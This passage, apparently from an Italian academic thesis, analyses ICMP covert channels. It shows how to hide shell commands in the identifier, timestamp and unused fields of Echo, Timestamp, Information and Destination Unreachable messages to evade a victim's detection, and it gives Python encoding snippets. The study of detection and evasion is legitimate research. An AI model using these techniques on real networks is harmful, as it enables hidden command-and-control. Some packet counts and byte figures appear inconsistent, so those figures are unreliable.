Per l'analisi supponiamo di mandare due comandi che sono:

- **echo 'Ciao'**: che sono *11 byte* (e quindi *88 bit*[22])
- **cd /home/marco; ls -l**: che sono *21 byte* (e quindi *168 bit*[22])

Sappiamo che nel caso migliore la capacità di trasmissione di ogni pacchetto è **2 byte** ; questo perchè il campo *identifier* ha una lunghezza di soli *2 byte*.

- Ogni pacchetto del caso (che chiameremo A) trasporterà **8 byte** [23] (supponendo che non si inseriscano dati)

Ora si analizza quanti pacchetti saranno necessari per inviare i comandi.
Nel caso si mandasse il comando **echo 'Ciao'** il numero di pacchetti necessari sarebbere:

- Caso A: Sarebbero necessari *6 pacchetti*. E quindi siccome ogni pacchetto trasporta *8 byte*; si spediranno in totale **48 byte**.

[22] Ciò sarà utile per i *Timing Covert Channel*
[23] 8 per i campi ICMP presenti

Ora analiziamo il comando **cd /home/marco; ls -l** e quanti pacchetti saranno necessari:

- Caso A: siccome è di *21 byte*, servirebbero *11 pacchetti*. Quindi siccome ogni pacchetto trasporta *8 byte*; si spediranno in totale **88 byte**.




Tabella 12: Analisi tempi esecuzione *Echo*

Dall'analisi segue che il metodo A non riuslta il migliore. Infatti analizzando il caso in cui si usasse anche il campo di *sequenza* [Tabella:12 Arancione]; si avrà una notevole differenza di bytes spediti totalmente rispetto al caso A. Tuttavia siccome l'uso di questo campo comporta una maggiore visibilità, si sceglie di non usarlo e correre il rischio. Questo comporterà l'invio di un maggior numero di bytes; che anche ciò potrebbe rivelare il Covert Channel.

Si è scelto quindi di usare il metodo A ed affidarsi ai meccanismi di difesa presenti nella vittima; nella speranza che un numero elevato di pacchetti, ma senza il campo *dati*, possano essere considerati innocqui.

Un **metodo maggiormente efficace** è proprio l'uso del campo **data**. Tuttavia anche

questo approccio potrebbe destare sospetti. Infatti si dovrà decidere se mandare i dati in chiaro o cifrati:

- Nel primo caso sarà possibile leggerne il contenuto.
- Nell'altro, invece, la non possibilità di leggerne il ocntenuto rende lo scambio sospetto. Siccome esistono canali migliori per poter scambiare informazioni in questo modo.

Inoltre bisognerebbe calcolare la capacità minima afifnche questo campo non risulti anomalo, ma sicuramente sarà maggiore di 2 byte. Questo lo si può affermare dopo aver testato i programmi di ping sia su Linux che su Windows.

3.4.7 Timestamp or Timestamp Reply Message (ICMPv4)


Nel protocollo **ICMPv4** la tipologia di messaggio *Timestamp*, viene usata per ricevere indietro una risposta da un host.

L'identificatore e il numero di sequenza possono essere utilizzati dal mittente del pacchetto per facilitare l'abbinamento delle risposte con le richieste. Inoltre i dati ricevuti nel messaggio di richiesta, vengono restituiti in quello di risposta insieme a dei timestamp aggiuntivi. Il timestamp è pari a 32 bit e indica i millisecondi che sono passati dalla mezzanotte UT.

Se l'ora non è disponibile in millisecondi o non può essere fornita rispetto alla mezzanotte UT, è possibile inserire qualsiasi ora in un timestamp, a condizione che anche il bit di ordine superiore del timestamp sia impostato per indicare questo valore non standard.

In un messaggio di risposta, l'indirizzo della sorgente sarà la destinazione. Quindi per poter creare un messaggio di risposta timestamp, gli indirizzi di sorgente e destinazione vengono semplicemente invertiti, il codice di tipo viene modificato in 14 e il checksum viene ricalcolato.

Struttura del pacchetto



I campi sono i seguenti:

- Type: 13 per i messaggi Timestamp Request; 14 per i messaggi Timestamp Reply.
- Code: 0 può essere ricevuto da un gateway o da un host
- Checksum: è il complemento a 16 bit del complemento a uno relativo alla somma del messaggio ICMP (che inizia con il campo Type). Verrà calcolato se il campo è zero.
- Identifier: se il codice = 0; l'identificatore serve per facilitare la corrispondenza tra le richieste Echo e le Risposte Echo. Può essere zero.
- Sequence Number: se il codice = 0; il numero di sequenza serve per facilitare la corrispondenza tra le richieste Echo e le Risposte Echo. Può essere zero.
- Originate Timestamp: tempo in cui il mittente ha toccato il messaggio per l'ultima volta prima di inviarlo.
- Receive Timestamp: tempo in cui il destinatario ha toccato per la prima volta il messaggio (alla ricezione).
- Transmit Timestamp: tempo in cui il destinatario ha toccato il messaggio per l'ultima volta prima di inviarlo.

Si sfrutteranno quindi i campi nel seguente modo:

- Il campo **checksum** non è utilizzabile. Essendo il complemento ad 1 del contenuto del pacchetto, se non combaciasse il pacchetto verrebbe scartato.

- Il campo **identifier** che siccome serve a definire un identificativo delle richieste, può essere un qualsiasi valore.

- Il campo di **sequenza** potrebbe essere utilizzato per inserire le informazioni; tuttavia, dalle specifiche RFC 792, esso viene incrementato ad ogni richiesta inviata. Quindi se il valore del campo è troppo variabile, potrebbe risultare sospetto.

- I campi **originate timestamp**, **receive timestamp**, **transmit timestamp** dovranno contenere solo il tempo in milliseocndi dalla mezzanotte UT. Quindi in ognuno dei campi può essere inserito un byte nella parte indicante i millisecondi. Si potrebbero inserire un numero magigore di dati sfruttando l'intera lunghezza dei campi ma poi i tempi non risulterebbero congruenti fra di loro [24]

Analisi complessiva

Per l'analisi supponiamo di mandare due comandi che sono:

- **echo 'Ciao'**: che sono *11 byte* (e quindi *88 bit*[25])

- **cd /home/marco; ls -l**: che sono *21 byte* (e quindi *168 bit*[25])

Sappiamo che nel caso migliore la capacità di trasmissione di ogni pacchetto è **5 byte** ; questo perchè il campo *identifier* ha una lunghezza di *2 byte* mentre i tre campi timestamp contengono *un byte* ciascuno.

- Ogni pacchetto del caso (che chiameremo A) trasporterà **20 byte** [26]

Ora si analizza quanti pacchetti saranno necessari per inviare i comandi.
Nel caso si mandasse il comando **echo 'Ciao'** il numero di pacchetti necessari sarebbere:

- Caso A: Sarebbero necessari *3 pacchetti*. E quindi siccome ogni pacchetto trasporta *20 byte*; si spediranno in totale **60 byte**.

[24] Si potrebbe avere il caso che il destinatario ha modificato il messagio prima di poterlo ricevere
[25] Ciò sarà utile per i *Timing Covert Channel*
[26] 20 per i campi ICMP

Ora analiziamo il comando **cd /home/marco; ls -l** e quanti pacchetti saranno necessari:

- Caso A: siccome è di *21 byte*, servirebbero *5 pacchetti*. Quindi siccome ogni pacchetto trasporta *20 byte*; si spediranno in totale **100 byte**.




Tabella 13: Analisi tempi esecuzione *Timestamp*

Dall'analisi segue che il metodo A non riuslta il migliore. Infatti analizzando il caso in cui si usasse anche l'intera dimesnione dei campi *timestamp* [Tabella:13 Arancione]; si avrà una notevole differenza di bytes spediti totalmente rispetto alla controparte [27]. Tuttavia l'uso di questi campi risulta non possibile siccome le ore, i minuti e i secondi hanno un range di valori accettati e no [28]. Questo porta all'impossibilità di inserimento di alcune informazioni. In particoalre limita la possibilità di usare i caratteri il cui codice ASCII non è compreso nel range.

Una modifica per risolvere la cosa è l'inserimento diretto diretto nel campo. Tuttavia questo porterà a valori di tempo scostanti:

[27] Questo perchè porta la capacitò del pacchetto a *5 bytes* a **14 bytes**

[28] I secondi, come i minuti devono essere compresi fra 0 e 59 mentre le ore fra 0 e 23

```
data="echo 'Ciao'".encode()
for index in range(0, len(data), 12):
    print(f"Byte data: {int.from_bytes(data[index:index+4])}")
    print(f"Byte data: {int.from_bytes(data[index+5:index+8])}")
    print(f"Byte data: {int.from_bytes(data[index+8:index+12])}")
```

Listing 1: Si usa l'intero Timestamp per i dati

```
#Output
Byte data: 1701013615
Byte data: 2573161
Byte data: 6385447
```

Listing 2: Output del codice

Ciò risulta sconveniente siccome, per come si sono definiti i campi di timestamp, questi tempi dovrebbero essere l'uno il successivo dell'altro.

Questo limite non è presente nel campo *milliseocndi* siccome il suo intervallo arriva sino a 1000. Inserendo un singolo byte il massimo valore inseribile è $2^8 - 1 = 255$. Il che copre tutti i possibili caratteri possibili, siccome in ASCII ognuno di essi è un singolo byte.

Si procede quindi sulla strada del caso A ricavando dal byte da inserire, l'intero risultante e poi lo si moltiplica per 10^3. Quest'ultimo valore sarà quello che si inserirà nel campo *millisecondi*. Dopodichè una volta definito il timestamp, si noterà che in esso gli ultimi tre deciamli finali contengono il carattere inserito (espresso in decimale).

```
data="echo 'Ciao'".encode()
for index in range(0, len(data), 12):
    icmp_id=icmp_id=(data[index]<<8)+data[index+1]

    current_time=datetime.datetime.now(datetime.timezone.utc)
    midnight = current_time.replace(
        hour=0, minute=0, second=0, microsecond=0
    )

    data_pkt=int.from_bytes(data[index+2:index+3]) *10**3
    current_time=current_time.replace(microsecond=data_pkt)
    icmp_ts_ori=int((current_time - midnight).total_seconds() * 1000)
    print(f"Byte data: {data[index+2:index+3]}")
    print(f"Data pkt: {data_pkt}")
    print(f"Timestamp: {icmp_ts_ori}")

    data_pkt=int.from_bytes(data[index+3:index+4]) *10**3
    if current_time.second+1<60:
        current_time=current_time.replace(
            second=current_time.second+1, microsecond=data_pkt
        )
    else:
        current_time=current_time.replace(
            minute=current_time.minute+1
            ,second=(current_time.second+1)%60
```

```
25                 , microsecond=data_pkt
26             )
27         icmp_ts_rx=int((current_time - midnight).total_seconds() * 1000)
28         print(f"Byte data: {data[index+3:index+4]}")
29         print(f"Data pkt: {data_pkt}")
30         print(f"Timestamp: {icmp_ts_rx}")
31
32         data_pkt=int.from_bytes(data[index+4:index+5]) *10**3
33         if current_time.second+1<60:
34             current_time=current_time.replace(
35                 second=current_time.second+1, microsecond=data_pkt
36             )
37         else:
38             current_time=current_time.replace(
39                 minute=current_time.minute+1
40                 ,second=(current_time.second+1)%60
41                 ,microsecond=data_pkt
42             )
43         icmp_ts_tx=int((current_time - midnight).total_seconds() * 1000)
44         print(f"Byte data: {data[index+4:index+5]}")
45         print(f"Data pkt: {data_pkt}")
46         print(f"Timestamp: {icmp_ts_tx}")
```

Listing 3: Si usa un byte del Timestamp per i dati

```
0  #Output
1  ICMP id: 25955
2  Byte data: b'h'
3      Data pkt: 104000
4      Timestamp ori: 38494104
5  Byte data: b'o'
6      Data pkt: 111000
7      Timestamp rx: 38495111
8  Byte data: b' '
9      Data pkt: 32000
10     Timestamp tx: 38496032
11 ICMP id: 10051
12 Byte data: b'i'
13     Data pkt: 105000
14     Timestamp ori: 38494105
15 Byte data: b'a'
16     Data pkt: 97000
17     Timestamp rx: 38495097
18 Byte data: b'o'
19     Data pkt: 111000
20     Timestamp tx: 38496111
21 ICMP id: 9984
```

Listing 4: Output del codice


3.4.8 Information Request or Information Reply Message (ICMPv4)

Nel protocollo **ICMPv4** la tipologia di messaggio *Information*, viene usata per consentire a un host di scoprire il numero della rete in cui si trova. E quindi per capire se si trova nella stesse rete dell'host che risponde. L'identificatore e il numero di sequenza possono essere utilizzati dal mittente del pacchetto per facilitare l'abbinamento delle risposte con le richieste.

Questo messaggio può essere inviato con la rete sorgente nel campo mittente e la destinazione nell'intstazione IP pari a zero (ciò significa "questa" rete). Tuttavia l'intestazione IP presente nel messaggio di risposta dovrà essere inviata con gli indirizzi IP completamente specificati.

Per creare un messaggio di risposta, gli indirizzi di origine e di destinazione vengono invertiti, il codice da 15 viene modificato in 16 e il checksum viene ricalcolato.

Struttura del pacchetto



I campi sono i seguenti:

- Type: 15 per i messaggi Information Request; 16 per i messaggi Information Reply.
- Code: 0 che può essere ricevuto sia da un gateway che da un host
- Checksum: è il complemento a 16 bit del complemento a uno relativo alla somma del messaggio ICMP (che inizia con il campo Type). Verrà calcolato se il campo è zero.
- Identifier: se il codice = 0; l'identificatore serve per facilitare la corrispondenza tra le richieste Echo e le Risposte Echo. Può essere zero.
- Sequence Number: se il codice = 0; il numero di sequenza serve per facilitare la corrispondenza tra le richieste Echo e le Risposte Echo. Può essere zero.

Si sfrutteranno quindi i campi nel seguente modo:

- Il campo **checksum** non è utilizzabile. Essendo il complemento ad 1 del contenuto del pacchetto, se non combaciasse il pacchetto verrebbe scartato.
- Il campo **identifier** che siccome serve a definire un identificativo delle richieste, può essere un qualsiasi valore.

- Il campo di **sequenza** potrebbe essere utilizzato per inserire le informazioni; tuttavia, dalle specifiche RFC 792, esso viene incrementato ad ogni richiesta inviata. Quindi se il valore del campo sarà troppo variabile, potrebbe risultare sospetto.

Analisi complessiva

Per l'analisi supponiamo di mandare due comandi che sono:

- **echo 'Ciao'**: che sono *11 byte* (e quindi *88 bit*[29])
- **cd /home/marco; ls -l**: che sono *21 byte* (e quindi *168 bit*[29])

Sappiamo che nel caso migliore la capacità di trasmissione di ogni pacchetto è **2 byte** ; questo perchè il campo *identifier* ha una lunghezza di soli *2 byte*.

- Ogni pacchetto del caso (che chiameremo A) trasporterà **8 byte** [30]


Ora si analizza quanti pacchetti saranno necessari per inviare i comandi.
Nel caso si mandasse il comando **information 'Ciao'** il numero di pacchetti necessari sarebbere:

- Caso A: Sarebbero necessari *6 pacchetti*. E quindi siccome ogni pacchetto trasporta *8 byte*; si spediranno in totale **48 byte**.

Ora analiziamo il comando **cd /home/marco; ls -l** e quanti pacchetti saranno necessari:

- Caso A: siccome è di *21 byte*, servirebbero *11 pacchetti*. Quindi siccome ogni pacchetto trasporta *8 byte*; si spediranno in totale **88 byte**.

[29] Ciò sarà utile per i *Timing Covert Channel*
[30] 8 per i campi ICMP



Listing 5: Analisi tempi esecuzione *Information*

Dall'analisi segue che il metodo A non riuslta il migliore. Infatti analizzando il caso in cui si usasse anche il campo di *sequenza* [Tabella:5 Arancione]; si avrà una notevole differenza di bytes spediti totalmente rispetto al caso A.

Tuttavia siccome l'uso di questo campo comporta una maggiore visibilità, si sceglie di non usarlo e correre il rischio. Questo comporterà l'invio di un maggior numero di bytes; che anche ciò potrebbe rivelare il Covert Channel.

Si è scelto quindi di usare il metodo A ed affidarsi ai meccanismi di difesa presenti nella vittima; nella speranza che un numero elevato di pacchetti possano essere considerati innocqui.

3.4.9 Destination Unreachable Message (ICMPv6)

Nel protocollo **ICMPv6** la tipologia di messaggio *Destination Unreachable*, viene generato da un router (o dal livello IPv6 nel nodo di origine) in risposta a un pacchetto che non può essere recapitato (alla sua destinazione) per motivi diversi dalla congestione. Un messaggio ICMPv6 non verrà (e non dovrà) generato se un pacchetto

viene scartato a causa della congestione del traffico.

I codici associati ai possibili casi sono i seguenti:

0 quando il motivo della mancata consegna, è la mancanza di una voce corrispondente nella tabella di routing.

1 il motivo della mancata consegna è relativo ad un divieto amministrativo (ad esempio, un "filtro firewall")

2 il motivo della mancata consegna è che la destinazione è al di fuori della visuale [31] del mittente. Questa condizione può verificarsi solo quando la visione dell'indirizzo mittente è inferiore a quello del destinatario (ad esempio, quando un pacchetto ha un indirizzo mittente link-locale e un indirizzo di destinazione global-scope) e il pacchetto non può essere consegnato senza uscire dall'ambito dell'indirizzo sorgente.

3 il motivo del mancato recapito non rientra in nessuno degli altri codici.

4 quando un pacchetto in cui il protocollo di trasporto (ad esempio, UDP) non ha un listener, e se tale protocollo di trasporto non ha di mezzi alternativi per informare il mittente della cosa. In questi casi è il nodo di destinazione a generare il messaggio *Destination Unreachable* in risposta all'evento.


5 il motivo del mancato recapito è che il pacchetto non è consentito a causa dei criteri delle politiche di filtraggio (sia in ingresso o in uscita).

6 il motivo del mancato recapito è che il percorso verso la destinazione è un percorso rifiutato. Ciò può verificarsi se il router è stato configurato per rifiutare il traffico verso uno specifico indirizzo, prefisso o sottorete.

Un nodo che riceve un messaggio ICMPv6 *Destination Unreachable* deve notificare la cosa al processo di livello superiore (se il processo in questione può essere identificato).

[31] **Scope**: ambito, ambiente, visuale, raggio d'azione

Struttura del pacchetto



I campi sono i seguenti:

- Type: 1
- Code: 0-6
- Checksum: è il complemento a 16 bit del complemento a uno relativo alla somma del messaggio ICMP (che inizia con il campo Type). Verrà calcolato se il campo è zero.
- Unused: il campo non è utilizzato per tutti i codici possibili. Deve essere inizializzato a zero dal mittente e ignorato dal destinatario.
- Invoking Packet: quanta parte del pacchetto (che ha attivato l'errore ICMPv6) debba essere inclusa. Il tutto senza eccedere il *IPv6 MTU* che equivale a **1280 bytes**. [32] [33]

Si sfrutteranno quindi i campi nel seguente modo:

- Il campo **checksum** non è utilizzabile. Essendo il complemento ad 1 del contenuto del pacchetto, se non combaciasse il pacchetto verrebbe scartato.
- Il campo **unused** dalle specifiche RFC 4434 dovrebbe essere 0. Tuttavia nel nostro caso è stato utilizzato per testare la presenza della *Deep Packet Inspection*.
- Nel campo **Invoking Packet** si userà il campo **plen** del protocollo *IPv6* e il campo **id** del protocollo *ICMPv6*. Tuttavia, in questo caso si dovrà stare attenti a non superare la *IPv6 MTU*, ma ciò non succederà siccome l'intestazione IPv6 sarà di 40 byte emntre l'intestazione ICMPv6 sarà di 8 byte.

[32] **MTU**=maximum transmission unit ovvero il massimo carico possibile
[33] L'*intestazione IP* contiene al minimo 40 byte

Analisi complessiva

Per l'analisi supponiamo di mandare due comandi che sono:

- **echo 'Ciao'**: che sono *11 byte* (e quindi *88 bit*[34])
- **cd /home/marco; ls -l**: che sono *21 byte* (e quindi *168 bit*[34])

Sappiamo che nel caso migliore la capacità di trasmissione di ogni pacchetto è **8 byte** ; mentre nel caso si vogliano rispettare le linee guida RFC 4443 non si potrà usare il campo *unused*. In questo secondo caso la capacità diventerà di **4 byte** siccome il campo *plen* e *id* verranno utilizzati.

Per ogni comando si confronteranno entrambe le varianti considerando che:

- Ogni pacchetto del primo caso (che chiameremo A) trasporterà **56 byte** [35]
- Ogni pacchetto del secondo caso (che chiameremo B) trasporterà **56 byte** [36]


Ora procediamo ad analizzare quanti pacchetti sono necessari per inviare i comandi. Nel caso si mandasse il comando **echo 'Ciao'** il numero di pacchetti necessari sarebbere:

- Caso A: Sarebbero necessari *due pacchetti*. E quindi siccome ogni pacchetto trasporta 56 byte; si spediranno in totale **112 byte**.
- Caso B: Sarebbero necessari *4 pacchetti*. E quindi siccome ogni pacchetto trasporta 56 byte; si spediranno in totale **168 byte**.

Ora analiziamo il comando **cd /home/marco; ls -l** e quanti pacchetti saranno necessari:

- Caso A: siccome è di *21 byte*, servirebbero *3 pacchetti*. Quindi siccome ogni pacchetto trasporta 56 byte; si spediranno in totale **168 byte**.
- Caso B: siccome è di *21 byte*, servirebbero *6 pacchetti*. Quindi siccome ogni pacchetto trasporta 56 byte; si spediranno in totale **336 byte**.

[34] Ciò sarà utile per i *Timing Covert Channel*
[35] 8 per i campi ICMP + 40 del datagram IP + 8 del datagram ICMP
[36] 8 per i campi ICMP + 40 del datagram IP + 1 byte del datagram



Listing 6: Analisi tempi esecuzione *Destination Unreachable*

Dall'analisi segue che il metodo A risulti il migliore. Infatti potrebbe essere facilmente rilevato semplicemente analizzando il campo *unused* ma spedisce meno pacchetti per inviare il comando. Ciò risulta in un minor numero di bytes spediti in totale.

Invece il secondo, per quanto corretto nelle norme, invia un numero considerevole di pacchetti (e quindi di bytes) rispetto alla controparte. Questo può rappresentare un problema maggiore siccome lo rende maggiormente rilevabile. Infatti un metodo di difesa potrebbe non accorgersi del campo *unused* ma con molta probabilità si renderà conto della quantità di bytes ricevuti.

Un'**alternativa** potrebbe essere quella di **usare il campo** *unused* e **strutturare il pacchetto** usando nel datagram aggiuntivo diversi protocolli o tipologie di messaggi ICMP che permettano l'inserimento di un maggior numero di bytes e al tempo stesso che riduca il numero di bytes per pacchetto.

Nel nostro caso il datagram aggiuntivo usa la tipologia *ICMP Echo Request*. Anche se potrebbe essere sostituito da una tipologia avente il campo *unused* o *mtu* (e.g *Time*

